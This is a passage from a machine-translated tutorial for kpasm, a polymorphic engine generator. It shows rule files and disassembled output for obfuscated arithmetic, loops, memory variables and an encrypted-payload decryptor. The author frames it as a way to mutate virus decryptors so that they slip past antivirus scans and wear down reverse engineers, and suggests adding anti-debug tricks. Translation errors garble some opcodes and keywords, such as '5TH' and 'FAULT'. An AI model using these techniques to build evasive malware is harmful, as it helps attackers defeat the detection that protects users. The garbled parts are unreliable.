00401B40 .  B8 3A17DDF0      MOV EAX,F0DD173A
00401B45 .  BB B66F78ED      MOV EBX,ED786FB6
00401B4A .  03C3             ADD EAX,EBX
00401B4C .  BB 65BD91EE      MOV EBX,EE91BD65
00401B51.   2BC3             SUB EAX, EBX
00401B53.   53               PUSH EBX
00401B54.   BB AC1C184F      MOV EBX, 4F181CAC
00401B59.   81C3 4C47DF3C    ADD EBX, 3CDF474C
00401B5F.   2BC3             SUB EAX, EBX
00401B61.   5B               POP EBX
00401B62.   BB 2AD20A3B      MOV EBX, 3B0AD22A
```

```
00401B67.   BA 43130605   MOV EDX, 5061343
00401B6C.   2BDA           SUB EBX, EDX
00401B6E.   56             PUSH ESI
00401B6F.   BE 3F5D9BB5    MOV ESI, B59B5D3F
00401B74.   2BDE           SUB EBX, ESI
00401B76.   5TH            POP ESI
00401B77.   2BC3           SUB EAX, EBX
00401B79.   57             PUSH EDI
00401B7A.   BF 04000000    MOV EDI, 4
00401B7F.   2BE7           SUB ESP, EDI
00401B81.   5F             POP EDI
00401B82.   893C24         MOV DWORD PTR SS: [ESP], EDI
00401B85.   BF B748A51A    MOV EDI, 1AA548B7
00401B8A.   81C7 63C6A198  ADD EDI, 98A1C663
00401B90.   51             PUSH ECX
00401B91.   B9 FC1B4D9F    MOV ECX, 9F4D1BFC
00401B96.   2BF9           SUB EDI, ECX
00401B98.   59             POP ECX
00401B99.   56             PUSH ESI
00401B9A.   BE 516ED082    MOV ESI, 82D06E51
00401B9F.   81EE 3736216A  SUB ESI, 6A213637
00401BA5.   2BFE           SUB EDI, ESI
00401BA7.   5TH            POP ESI
00401BA8.   03C7           ADD EAX, EDI
00401BAA .  5F             POP EDI
```

5.2.2 Second Generation

```
00401B40 .   B8 6254222E     MOV EAX,2E225462
00401B45 .   BA 635BB3B7     MOV EDX,B7B35B63
00401B4A .   2BC2            SUB EAX,EDX
00401B4C .   BB 77B9C3EA     MOV EBX,EAC3B977
00401B51 .   03C3            ADD EAX,EBX
00401B53 .   B9 7AB3B909     MOV ECX,9B9B37A
```

```
00401B58 .   BF AB4F95B8          MOV EDI,B8954FAB
00401B5D .  03CF                  ADD ECX,EDI
00401B5F .   2BC1                 SUB EAX,ECX
00401B61 .   BD 04000000          MOV EBP,4
00401B66 .   2BE5                 SUB ESP,EBP
00401B68 .   891C24               MOV DWORD PTR SS:[ESP],EBX
00401B6B.   BB EA9CAF8C          MOV EBX,8CAF9CEA
00401B70 .  81C3 A243301F         ADD EBX,1F3043A2
00401B76 .  B9 3F1B7F4B           MOV ECX,4B7F1B3F
00401B7B .  2BD9                  SUB EBX,ECX
00401B7D .  03C3                  ADD EAX,EBX
00401B7F .   5B                   POP EBX
00401B80 .   BA F30C0D01          MOV EDX,10D0CF3
00401B85 .   55                   PUSH EBP
00401B86 .   BD 8E3408A6          MOV EBP,A608348E
00401B8B .   2BD5                 SUB EDX,EBP
00401B8D .   5D                   POP EBP
00401B8E .   53                   PUSH EBX
00401B8F .   BB F0556E18          MOV EBX,186E55F0
00401B94 .   2BD3                 SUB EDX,EBX
00401B96 .   5B                   POP EBX
00401B97 .   81EC 04000000        SUB ESP,4
00401B9D .   893C24               MOV DWORD PTR SS:[ESP],EDI
00401BA0 .   BF 2EFA1CCA          MOV EDI,CA1CFA2E
00401BA5 .   BD 0C39E313          MOV EBP,13E3390C
00401BAA .   03FD                 ADD EDI,EBP
00401BAC .   03D7                 ADD EDX,EDI
00401BAE .   5F                   POP EDI
00401BAF .   2BC2                 SUB EAX,EDX
```

Apart from the fact that the produced code is potentially bigger (of infinite size even), depending on the value you pass to edx in poly asm (cf. figure 1.2), the poly changes very few.

5.3 Explanation

5.3.1 The rendreg variable

The objective of this example was to introduce a new variable: randreg.

As with freereg, there are ten randreg variables, which range from randreg0 to randreg9.

These variables represent any register, which may or may not be free. She is therefore much less restrictive than freereg.

Like freereg, randreg is only local in scope. In addition, the polymorphism engine ensures that, to the extent possible:

- Randregs are different from each other in the same rule. It looks silly, but it's very useful.

- Randregs are different from freereg within the same rule.

- If some arguments of the transformation are registers, the randregs are, as far as possible, different from these arguments. There again, that makes it possible to avoid finding oneself in the case of the rule add reg cst in this rather unfortunate situation:

* add_reg_cst REG_EAX,100 product:

PUSH EAX

MOV EAX,100

ADD EAX,EAX

POP EAX

When I say as much as possible, it should be understood that if the number of randreg used in the rule plus the number of freereg used plus the number of registers in arguments is greater than 7, the poly engine will not be able to ensure these statements, the number of registers of the x86 being insufficient.

Attention, any rule which modifies a randreg must imperatively respect its value before the end of the rule. This can be done very simply by producing push and pop opcodes as is the case in add reg cst and sub reg cst.

5.3.2 Use of a particular register

In this example, we can see that the probability rule 2 in the push-reg transformation training directly uses a register: ESP. A bit like for freereg and randreg, you can directly use a specific register in a rule. However, this example is a bit special. Indeed, theoretically, if you want to use a particular registry (say eax) you have two choices:

- If you want this register to be free before, you must use FREE_EAX. If at this at the moment eax is not free, then the rule will not be executed.

- If you don't care if this register is free or not, then you can use directly EAX. In this case, as with randreg, you need to ensure that you save the value of this register in the rule.

In both cases, like freereg and randreg, you can rest assured that from the start until the end of the rule, the register in question will retain its value.

However, the esp registry is an exception. For the poly engine, this register is always taken, therefore there is no chance of being chosen by any freereg. So you can use it directly through ESP without worrying about it save.

Chapter Six

Fourth example: the loops

It's all well and good to polymorphize pushes and movs, but usually in real life, the one that hurts, we do not polymorphize a single instruction, but rather several instructions, a little more complex, which sometimes include loops. As for a decryptor for example.

Rest assured, kpasm is there and a label management mechanism has been implemented for this purpose. We will also see in this example how to define global variables, which is often useful. Finally, we will see how reserve certain resources permanently, for example reserve a registry for the entire decryptor.

6.1 Example

6.1.1 Pseudo-code

This time, we're going to polymorphize a multiplication. I promised you more fun examples? I lied. The pseudo-code shown below will multiply 5 by 6 and store the result in ebx. In order to introduce the notion of loop, the multiplication of 5 * 6 will be done by the successive addition (6 times if you count well :) from the number 5 to ebx.

pseudo_code:

init REG_EBX 5 6 ; initialise tout le barda. On va mettre dans ebx 5*6 = 30

ajoute

dec_compteur

boucle

END_DECRYPTOR

The first pseudo-opocode, which calls the init transformation, will reserve the different registers that will be used in the loop, and initialize them. He will reserve especially:

- A “dest” register, which will correspond to the target register of the multiplication (here

ebx).

- A “counter” register which will have the initial value 5 (6-1) and which will serve as loop lap counter.

- A constant “to add” which will contain the value to add to ebx at each tower (here 5).

- A “start loop” label which will be positioned just after the initializations.

It will also make the dest register contain as initial value 5, in calling a mov reg cst transformation..

The following pseudo-opcode, adds, will simply add to the “dest” register the integer value “to add”. You will see, the corresponding transformation calls just add reg cst.

Then comes a call to the transformation of counter, which like its name indicates it will decrement the reserved register as “counter”.

Finally, the loop pseudo-opocode will take care of jumping to the “start loop” label if counter is different from 0.

6.1.2 Ex kpasm

Let's see the rules of these transformations right away, you will see that they are very simple. A new instruction appears, lock, but its use is very intuitive shouldn't bother you: lock (resource, resource id).

For more information on lock, please refer to the Explanation paragraph

tions. Waiting,

```
init (reg: register, mul1: integer, mul2: integer)
{
/ * This register will not be freed at the end of the rule! * /
lock (reg, dest);
mov_reg_cst (reg, mul1);
/ * This register will not be freed at the end of the rule! * /
lock (freereg0, counter);
mov_reg_cst (freereg0, mul2-1);
lock (mul1, add);
/ * declare a label at the start
of the loop * /
label0;
lock (label0, start_boucle);
}
add ()
{
add_reg_cst (dest, a_add);
}
dec_counter ()
{
sub_reg_cst (counter, 1);
}
```

```
loop()
{
cmp_reg_zero (counter);
jump_nz (start_loop);
}
```

Voila, nothing very rocket science. Most of the called transformations have already been seen previously (like add reg cst or mov reg cst). If you do not remember, do not hesitate to consult the ex.kpasm file of the example directory 4.

We will rather focus on the new transformations, namely cmp_reg_zero and jump_nz.

```
cmp_reg_zero (reg: register)
{
10:
{
raz_registre (freereg0);
cmp_reg_reg (freereg0, reg);
}
10:
{
raz_registre (freereg0);
cmp_reg_reg (reg, freereg0);
}
1: FAULT
{
if (reg! = EBP)
{
write16 (0xF883 | reg << 8);
write8 (0);
}
else
{
write16 (0xFD83);
write8 (0);
}
```

```
}
}
cmp_reg_reg (reg1: register, reg2: register)
{
1: FAULT
{
write16 (0xC03B | reg1 << 11 | reg2 << 8);
}
}
```

As you can see, the cmp reg zero is not very complicated: either we write directly the opcode, or we set a register to zero and compare the two registers.

Theoretically, you shouldn't find out.

Let's focus on the jump nz transformation.

```
saut_nz (location: address)
{
1: FAULT
{
label0;
/ * Can we directly make a jnz short? * /
if (((location-label0-2) <127) && (location-label0-2> 0-128))

{
write8 (0x75);
write8 (location-label0-2);
}
/ * otherwise we do a jz which jumps above a jmp * /
else
{
write8 (0x74);
write8 (5);
write8 (0xE9);
write32 (location-label0- (5 + 2));
}
```

}

}

This transformation takes care of coding a jump from the address label0 to the address location passed in parameter if the zero flag is 0.

First, she looks to see if a short jmp is possible. If so, she writes the opcode of the jnz short, otherwise it writes the opcode of a jz short which jumps above of a location jmp. I could have done a jmp near instead, but that makes it more complex a bit of example and it's better for the tutorial.

After nothing very surprising, we come across the label statement again which we will detail below.

6.2 Result

Let's see what happens right away. As usual, I chose a small size of code generated by pseudo-opcode, feel free to increase it to see what it does.

6.2.1 First Generation

```
00401C26 .  BB DEB2983C       MOV EBX,3C98B2DE
00401C2B .  BA 5E494657       MOV EDX,5746495E
00401C30 .  03DA              ADD EBX,EDX
00401C32 .  B9 76BFD8A8       MOV ECX,A8D8BF76
00401C37 .  2BD9              SUB EBX,ECX
00401C39 .  BD C13C06EB       MOV EBP,EB063CC1
00401C3E .  2BDD              SUB EBX,EBP
00401C40 .  B8 F1F51F1F       MOV EAX,1F1FF5F1
00401C45 .  BF 602C559D       MOV EDI,9D552C60
00401C4A .  2BC7              SUB EAX,EDI
00401C4C .  B9 0240F214       MOV ECX,14F24002
00401C51 .  BF C02BCF0D       MOV EDI,0DCF2BC0
00401C56 .  2BCF              SUB ECX,EDI
00401C58 .  2BC1              SUB EAX,ECX
00401C5A .  BF 202F3697       MOV EDI,97362F20
00401C5F .  BA C9D202B8       MOV EDX,B802D2C9
00401C64 .  2BFA              SUB EDI,EDX
00401C66 .  BE 5FEE24A6       MOV ESI,A624EE5F
00401C6B .  03FE              ADD EDI,ESI
00401C6D .  03C7              ADD EAX,EDI
00401C6F >  BF 31C56E65       MOV EDI,656EC531
```

```
00401C74 .  81C7 34705F0C       ADD EDI,0C5F7034
00401C7A .  BE 1DCE66BA         MOV ESI,BA66CE1D
00401C7F .  2BFE                SUB EDI,ESI
00401C81 .  B9 F1B249E3         MOV ECX,E349B2F1
00401C86 .  BD 341AB19A         MOV EBP,9AB11A34
00401C8B .  2BCD                SUB ECX,EBP
00401C8D .  03F9                ADD EDI,ECX
00401C8F .  03DF                ADD EBX,EDI
00401C91 .  2D 01000000         SUB EAX,1
00401C96 .  83F8 00             CMP EAX,0
00401C99 .^75 D4                JNZ SHORT main.00401C6F
```

Not much to say, our loop is there, the code is reasonably obfuscated.

We could see that here the register chosen for the loop counter is eax.

6.2.2 Second Generation

```
00401C26 .  BB C1C893C8         MOV EBX,C893C8C1
00401C2B .  BE EA4C556F         MOV ESI,6F554CEA
00401C30 .  2BDE                SUB EBX,ESI
00401C32 .  BD 6B109A69         MOV EBP,699A106B
00401C37 .  2BDD                SUB EBX,EBP
00401C39 .  BA EDF12BA2         MOV EDX,A22BF1ED
00401C3E .  BD ACA22F6E         MOV EBP,6E2FA2AC
00401C43 .  03D5                ADD EDX,EBP
00401C45 .  03DA                ADD EBX,EDX
00401C47 .  BF 85E25D2D         MOV EDI,2D5DE285
00401C4C .  BE 37A59AFE         MOV ESI,FE9AA537
00401C51 .  2BFE                SUB EDI,ESI
00401C53 .  BE EEED707E         MOV ESI,7E70EDEE
00401C58 .  BA F2534761         MOV EDX,614753F2
00401C5D .  03F2                ADD ESI,EDX
00401C5F .  03FE                ADD EDI,ESI
00401C61 .  BD 0961FD64         MOV EBP,64FD6109
00401C66 .  81C5 5BBADE98       ADD EBP,98DEBA5B
```

```
00401C6C .  BE C5639F10         MOV ESI,109F63C5
00401C71 .  03EE                ADD EBP,ESI
00401C73 .  2BFD                SUB EDI,EBP
00401C75 >  BE 05000000         MOV ESI,5
00401C7A .  03DE                ADD EBX,ESI
00401C7C .  BE B4134788         MOV ESI,884713B4
00401C81 .  BA D4BE91B1         MOV EDX,B191BED4
00401C86 .  03F2                ADD ESI,EDX
00401C88 .  BA B1ACB5E9         MOV EDX,E9B5ACB1
00401C8D .  03F2                ADD ESI,EDX
00401C8F .  BD 952C4625         MOV EBP,25462C95
00401C94 .  BA A35248FE         MOV EDX,FE4852A3
00401C99 .  03EA                ADD EBP,EDX
00401C9B .  2BF5                SUB ESI,EBP
00401C9D .  2BFE                SUB EDI,ESI
00401C9F .  BA00000000          MOV EDX,0
00401CA4 .  3BD7                CMP EDX,EDI
00401CA6 .  ^75 CD              JNZ SHORT main.00401C75
```

Same as before. There, the loop register is edi.

6.3 Explanation

6.3.1 The labels

In this example we have discovered a new special variable: label.

Just like freereg and randreg, labels range from label0 to label9. Of even, they are local variables to the rule.

The label instruction allows you to set a label in the same way as a label in assembly language. However, there are a few differences:

- Since kpasm 1.1, “forward” skips are supported. It is henceforth possible to perform:

```
saut_nz(label0); // saut en avant ----------------\
mov_reg_cst(freereg0,rndint0); // |
label0; // <-----------------------------/
```

For information, this is done by launching several successive passes on the pseudo-code, the first passes only used to calculate the label addresses.

- The label represents the address where the code will be executed when inserting it the instruction label is met. In other words, if you pass a parameter erroneous in ecx to the poly asm function (cf. figure 1.2), this address will be wrong.

For relative jumps where only the size of the generated code is needed between two labels (as is the case with saut nz), it doesn't matter. Be careful though if you are going to use absolute addresses (for a jmp far for example).

6.3.2 The lock and free instructions

We will now discuss two very important instructions of kpasm:

the lock statement, and its reciprocal free. Their syntax is very simple:

For lock: lock (resource, global name).

For free: free (resource or global name).

First, let's look at the lock statement. This mainly fulfills tworoles:

- It makes it possible to reserve resources. You can thus book registers and / or memory boxes. To reserve implies that at the end of the rule, the locked register or memory box will not be released. In other words, she cannot be chosen again by a freereg or a freemem. Warning, randreg does not care whether the registry is locked or not. Example in init:

/ * This register will not be freed at the end of the rule! * /

lock (freereg0, counter);

mov_reg_cst (freereg0, mul2-1);

To free a resource thus locked, the only way is to use the instruction free. In the case of the example just above, this would give:

free (counter);

or again, if the free takes place under the same rule as the lock:

free (freereg0);

You can also lock a label or a whole value. In this in this case, the lock will have no effect on the behavior of the engine (no resource reservation). However, it can be useful to be able to access globally has a value or a label, as we will see immediately.

- It allows to give a global identifier (global name) to a variable locale (resource). This global identifier will be accessible from all rules of the .kpasm file and can be passed as a parameter to any transformation. For example, in the transformation adds: add ()

{

add_reg_cst (dest, a_add);

}

The identifiers “dest” and “to add” are indeed defined global names. Thanks to the lock instructions of the init transformation. So we can get there give in from any rule. Lock is a bit of a counterpart to the assignment for kpasm.

However, note that if you do two successive locks with the same global name, the value assigned during the first lock will be overwritten. For example:

lock(0xDEADBEEF,kikoo);

lock(0xDEADBABE,kikoo);

write32(kikoo);

These instructions will only write OxDEADBABE, the second lock having replaced placed first.

Chapter 7

Fifth example: the memory

Now I hope you get the trick with registers and labels. There is still one notion to tackle in kpasm: memory management.

Indeed, Kpasm was designed so that the generated code uses not only registers, but also variables in memory. This allows you to have a code generated much more subtle and more versatile (show me a single program classic which does not use memory variables).

The use of memory is very simple, like registers, via the special freemem variabe. Let's see a small example right away.

7.1 Example

7.1.1 Initialization of memory

First, we need to reserve a memory space that will act as a memory accessible for our poly engine. In this example, we will reserve 100 boxes memory, each box being a dword (kpasm only works with dword).

NB_CASES_MEMORY EQU 100

dd memory NB_CASES_MEMORY dup (?)

Now, we will be able to specify to poly asm that we use this table, the aptly named memory, in our poly engine. To do this, justpass :

- In eax, the current address of the array, at the time of the poly asm call.

- In ebx, the address that this array will have when the code is executed generated. Here is an example, also we have eax = ebx. However, if the generated code

Was the decryptor of a virus, the address of the array in memory during the execution of the generated code could be different from that at the time of generation code. It all depends on where you store this array in the host.

xor ebp, ebp; no delta offset, this is an example, not a virus :)

lea esi, pseudo_code; pseudo-code to polymorphize

lea edi, code_ generated; where to store the generated code

mov ecx, edi; the code will be executed on the spot

mov edx, 4000; max size of the code generated * by pseudo-opcode *


lea eax, [ebp + memory]; in our case, future memory address = address

lea ebx, [ebp + memory]; current memory call poly_asm

Then, if you were in the context of a virus, you would have **to make sure to copy the memory table to the intended address. When I say the expected address**, it is necessary to make sure that when the generated code is executed, the array is at the specified address in ebx. NB: this table must be copied in the state in which it is found after the call to poly asm.

To help you get your bearings, here is a brief summary of the parameters to be passed to the poly asm function:

The parameters of KPASM



7.1.2 Pseudo-code

Here again, the pseudo-code shows immeasurable originality: we are going to put in eax the integer value 0DEADBEEFh. Here is the beast:

pseudo_code:

mov_reg_cst REG_EAX 0DEADBEEFh

END_DECRYPTOR

7.1.3 .Ex kpasm

Let us now see the rules used in this example. This time, rebelote with the mov / add / sub type poly. Except, oh big news, we're not going use registers in our addition / subtraction, but memory variables. Hide your joy.

You will notice the appearance of the new freemem variable as well as the new type address.

```
mov_reg_cst (reg: register, cst: integer)
{
16: {
mov_reg_cst (reg, cst- [freemem0]);
add_reg_mem (reg, freemem0);
}
16: {
mov_reg_cst (reg, [freemem0] + cst);
sub_reg_mem (reg, freemem0);
}
0: DEFAULT {
write8 (0xB8 | reg);
write32 (cst);
}
}
add_reg_reg (regdest: register, regsrc: register)
{
1: FAULT {
write16 (0xC003 | regdest << 11 | regsrc << 8);
}
}
add_reg_mem (reg: register, adr: address)
{
1: FAULT {
write16 (0x0503 | (reg << 11));
write32 (adr);
}
}
```

```
sub_reg_reg (regdest: register, regsrc: register)
{
1: FAULT {
write16 (0xC02B | regdest << 11 | regsrc << 8);
}
}
sub_reg_mem (reg: register, adr: address)
{
1: FAULT {
write16 (0x052B | reg << 11);
write32 (adr);
}
}
```

Theoretically, apart from the arrival of memory addressing, nothing new for you. The memory addresses can be handled very simply: they are just integers.

7.2 Results

Let's see what this poly-engine does. This time, I didn't put a small value as code size generated by pseu-opcode: indeed given the proba rules, the poly stops quite quickly: it is much less 'recursive' than precede them.

7.2.1 First Generation

```
0040173A .  B8 C7B087DE      MOV EAX,DE87B0C7
0040173F .  0305 EC304000    ADD EAX,DWORD PTR DS:[4030EC]
00401745 .  2B05 F8304000    SUB EAX,DWORD PTR DS:[4030F8]
0040174B .  0305 7C304000    ADD EAX,DWORD PTR DS:[40307C]
00401751 .  2B05 18314000    SUB EAX,DWORD PTR DS:[403118]
00401757 .  2B05 48304000    SUB EAX,DWORD PTR DS:[403048]
0040175D .  0305 20314000    ADD EAX,DWORD PTR DS:[403120]
00401763 .  0305 28314000    ADD EAX,DWORD PTR DS:[403128]
00401769 .  2B05 88304000    SUB EAX,DWORD PTR DS:[403088]
0040176F .  0305 78304000    ADD EAX,DWORD PTR DS:[403078]
```

In this example, the memory array was located at address 0x403000.

7.2.2 Second Generation

```
0040173A .  B8 0C10FBDE      MOV EAX,DEFB100C
```

```
0040173F .  0305 28304000      ADD EAX,DWORD PTR DS:[403028]
00401745 .  2B05 60314000      SUB EAX,DWORD PTR DS:[403160]
0040174B .  0305 38314000      ADD EAX,DWORD PTR DS:[403138]
00401751 .  0305 90304000      ADD EAX,DWORD PTR DS:[403090]
00401757 .  0305 64304000      ADD EAX,DWORD PTR DS:[403064]
0040175D .  2B05 DC304000      SUB EAX,DWORD PTR DS:[4030DC]
00401763 .  2B05 04314000      SUB EAX,DWORD PTR DS:[403104]
00401769 .  0305 70314000      ADD EAX,DWORD PTR DS:[403170]
0040176F .  2B05 00314000      SUB EAX,DWORD PTR DS:[403100]
```

7.3 Explanations

7.3.1 Initialization of memory

First of all, you must ask yourself how does kpasm know about the content of the memory table? Well, quite simply because it is he who initiates it.When calling poly asm, one of the first actions of the poly engin is to initialize each cell of the memory array with random values, and memorize them.

You will see in the next chapter how to initialize the value of certain boxes, or how to modify their value during polymorphization.

As a result, when you call poly asm twice in a row, the memory is reset on each call. If you polymorphize pieces of code, which will be executed sequentially, through several successive calls to poly asm, the code will lose the memory of the modifications carried out in memory by the piece of code previous. If you don't understand anything, just remember that if you are using memory, better to generate all the code via a single call to poly asm.

7.3.2 The freemem and [] instructions

Just as randreg allowed you to choose a register randomly, the variable special freemem allows you to randomly choose a free memory slot in the memory table. Likewise, you have access to 10 variables, which range from freemem0 to freemem9.

The values of these variables are the future addresses of the memory cells (calculated using the ebx parameter passed to poly asm.

However, a new operation appears, which is memory read. We have it looks like this, for example in mov reg cst:

```
mov_reg_cst(reg,[freemem0]+cst);
```

This operation simply allows access to the entire present at the address freemem0. We will call this operation indirection, it is much the same than in assembler. You can use it on:

- A freemem variable
- A transformation argument, if this is of type address
- A locked variable name, if it was of type freemem

Chapter 8

Sixth example: use of advanced memory

We will end the use of memory by addressing two instructions additional:

- mem_init which is responsible for initializing a memory box

- mem_changed which tells the poly engine that the contents of a memory box have exchange

These instructions will allow you to add the write to memory as possible, reads from your poly engine. In particular, you will have the possibility of using a box memory to pass a parameter to an API (at least if your poly uses apis), or to store intermediate results in memory.

I developed them mainly for my personal use, that's what this chapter will be a bit short. Especially since the use of mem changed is not really obvious, and we quickly introduced small bugs into the poly if we don't know exactly what we're doing.

8.1 The Example

In theory, I should introduce two statements via an example, but I is starting to get bored of actually doing examples.

You will find an example beginning in the example 6 directory. This example shows a usage of mem_changed and is not very developed. In any case, I will not comment on it.

8.2 Initialization of a memory box

If you want a memory slot to have a particular value, you are able to specify it via the mem init instruction. This instruction is to be called before any use of said memory box.

It should be noted that not only does it indicate to the decryptor that the memory box has the value ¡x¿, but it actually assigns the value to the memory slot.

In other words, even before the program is launched, this memory box will have for value ¡x¿. This is why you have to copy the memory table after the call to poly asm, because poly asm can simply modify this array.

Here is a small example:

```
mem_init(freemem0,0xDEADBEEF);
lock(freemem0,ma_variable);
```

In the example I lock the variable behind it because often, when we assign a value has a memory slot, this is to logically reserve it later. If in the following instructions you use the value [my variable], you will see that it has the value 0xDEADBEEF.

8.3 Notification of the change of a memory box

Then, if the value of a memory cell changes during the poly, that is to say that it has a certain value when starting the poly, and then that value changes to right in the middle, you can report this to the poly engine via the mem changed statement.

Example taken from example 6:

```
junk()
{
1: {
mov_mem_cst(freemem1,rndint0); // change the value of the memory box
MEM_CHANGED(freemem1,rndint0); // et l'indique au poly
}
0:FAULT {
write8(0x90);
}

}
```

Unlike mem init, mem changed does not modify the array of memory cells.

This statement simply tells the poly that, if called via mem changed (xx, yy) for example, the next access to [xx] will return yy.

Be careful though if you use this instruction in a loop. I explained, if the code you generate loops, and in the middle of this loop, you call mem changed, you might get some surprises. For example:

```
mem_init (freemem1,5678); // for example

label0;

// ... code (A)

mov_mem_cst (freemem1,1234); // change the value of the memory box

MEM_CHANGED (freemem1,1234); // and tell it to poly

// ... code (B)

genere_boucle (label0);
```

For poly, in part (A), all instructions [freemem1] will return 5678.

In part (B) it will return 1234. So far that's okay, we agree.

Only, for the generated code, this may be true on the first loop round, but not on the second, nor on all subsequent turns. On the second loop, even in part (A), the memory box represented by freemem1 will have the value 1234 because it was changed in the first loop round.

To keep it simple, keep in mind that kpasm does not know what kind of code you produce, too, when you use the mem changed intruction, think about it twice.

Chapter 9

Seventh example: a real descrambler

To make you happy, and as a little recap, we will discuss this seventh example which takes up a little everything we have seen in the previous chapters.

If you want to use kpasm to polymorphize a decryptor, the rules in this seventh example may serve as a basis. They are not perfect we are.

Okay, that's still more or less a mov / add / sub based poly, but

It's starting to look like something.

9.1 The Example

As I said, this time we are going to polymorphize a decryptor, which encrypts a piece of code (here, a kikoo MessageBox) by subtracting a 32-bit key from it.

As usual, all the code is available in the example 7 directory.

9.1.1 Psedo-code

The pseudo-code decryptor is as follows

```
pseudo_code:
decrypteur

END_DECRYPTOR
```

Pretty simple, isn't it? I could have broken the decryptor into several sub-operations (like reads .. decrypts .. writes .. loop) as I did for example 4, but I wanted to change. And then it will allow you to appreciate how within of a transformation, kpasm optimizes the space used to generate the most code possible.

9.1.2 Main.asm

The main.asm file performs the following operations:

1. Encryption of the kikoo MessageBox by adding the key

2. Polymorphization of the decryptor pseudo-code by calling poly asm

3. Execution of the decryptor

4. Execution of the MessageBox theoretically decrypted in (3)

5. Buckle in (1)

9.1.3 Ex.kpasm

This time the rules file starts to get big, so I won't put it here. Instead, see it in the example directory. It takes over for many the set of rules that we have seen previously, by adding:

- Some more rules for certain transformations

- More advanced junk code, with false loops, memory access etc.

- Access to variables external to kpasm, via $ (xxx), in particular for the key. But that's the subject of the next chapter.

FYI, it didn't take me, in all and if you take into account the time taken by the rules of previous examples, that about 1 hour to do. And a poly like that, even if it is rotten, done in 1 hour, I find it great.

If you want to make a real poly, you will still have to get out of this poly mov / add / sub, because too easily detectable. The best is to have a lot of rules with low probabilities each. Avoid as much as possible repeating sequences, like my mov / add and my add / add.

9.2 Results

Since this is the last example, we're going to have fun and generate a lot of code.

Here I put 4k max. Considering the size of the code generated, I will not only use one generation. Not much to say, it's starting to get varied. Try to look

It is also quite interesting how the code has evolved over several generations.

A rotten poly like this probably wouldn't pass an AV scan, however, for a reverser, it must already be a bit boring to guess what this piece of code fact. Now imagine with more loops, fake calls, fake api calls,

polmyorphized anti-dbg hidden below, all over 100k. You can take two hours to do all this, and the reverser spends his nights there. hihihi.

```
00403345 .   BE 37A9A8BD       MOV ESI,BDA8A937
0040334A .  BD 21E59910        MOV EBP,1099E521
0040334F .   2BF5              SUB ESI,EBP
00403351 .   890D B3514000     MOV DWORD PTR DS:[4051B3],ECX
00403357 .   C705 B3514000 >   MOV DWORD PTR DS:[4051B3],2D6A89
00403361 .   81C6 13BA4B53     ADD ESI,534BBA13
00403367 .   B9 CB514000       MOV ECX,main.004051CB
0040336C .  8B29               MOV EBP,DWORD PTR DS:[ECX]
0040336E .  BD B1A71B00        MOV EBP,1BA7B1
00403373 .   032D D3524000     ADD EBP,DWORD PTR DS:[4052D3]
00403379 .   8955 00           MOV DWORD PTR SS:[EBP],EDX
0040337C .   BF C3DF50AE       MOV EDI,AE50DFC3
00403381 .   81EF DB3849AE     SUB EDI,AE4938DB
00403387 .   893D 93504000     MOV DWORD PTR DS:[405093],EDI
0040338D .  2B35 0B524000      SUB ESI,DWORD PTR DS:[40520B]
```

```
00403393 .  8915 47524000       MOV DWORD PTR DS:[405247],EDX
00403399 .  53                  PUSH EBX
0040339A .  BF A63A6232         MOV EDI,32623AA6
0040339F .  2BDF                SUB EBX,EDI
004033A1 .  5B                  POP EBX
004033A2 .  B9 E3524000         MOV ECX,main.004052E3
004033A7 .  8911                MOV DWORD PTR DS:[ECX],EDX
004033A9 .  81C1 7199EE66       ADD ECX,66EE9971
004033AF .  BF 7199EE66         MOV EDI,66EE9971
004033B4 .  2BCF                SUB ECX,EDI
004033B6 .  BD C8794867         MOV EBP,674879C8
004033BB .  BF 831EDA98         MOV EDI,98DA1E83
004033C0 .  03EF                ADD EBP,EDI
004033C2 .  892D E3524000       MOV DWORD PTR DS:[4052E3],EBP
004033C8 .  8B15 47524000       MOV EDX,DWORD PTR DS:[405247]
004033CE .  893D 4B514000       MOV DWORD PTR DS:[40514B],EDI
004033D4 .  81EF 8B2502B0       SUB EDI,B002258B
004033DA .  8B3D 4B514000       MOV EDI,DWORD PTR DS:[40514B]
004033E0 .  C705 4B514000 >     MOV DWORD PTR DS:[40514B],91761
004033EA .  BF A99F6C00         MOV EDI,6C9FA9
